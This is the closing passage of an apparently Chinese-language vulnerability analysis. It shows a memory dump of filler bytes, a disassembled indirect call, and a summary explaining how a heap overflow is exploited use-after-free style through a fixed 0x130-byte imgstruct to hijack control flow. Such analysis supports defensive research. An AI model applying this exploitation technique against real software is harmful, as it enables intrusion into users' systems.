;16997dac  58585858 58585858 58585858 58585858
;16997dbc  58585858 58585858 58585858 58585858
.text:604AACE6                  call    dword ptr [eax+70h]
```

四、总结

这个漏洞的本质虽然是一个堆溢出漏洞，但其利用手法确是典型的"Use-After-Free style"。通过触发堆溢出，将一块内存释放，但由于在JS引擎中仍保留着对这块内存上string对象的引用，所以仍可以用JS语句读取之后用这块内存创建的imgstruct结构体中的数据。之后在JS引擎中将这块内存释放，但程序其他位置仍保留着对该imgstruct结构体的引用，所以在这块内存被写入攻击者可控的数据后，当程序再次引用该结构体时改变控制流。因为这个结构体的大小是固定的0x130字节，所以攻击者可控的数据块大小也应该为0x130字节。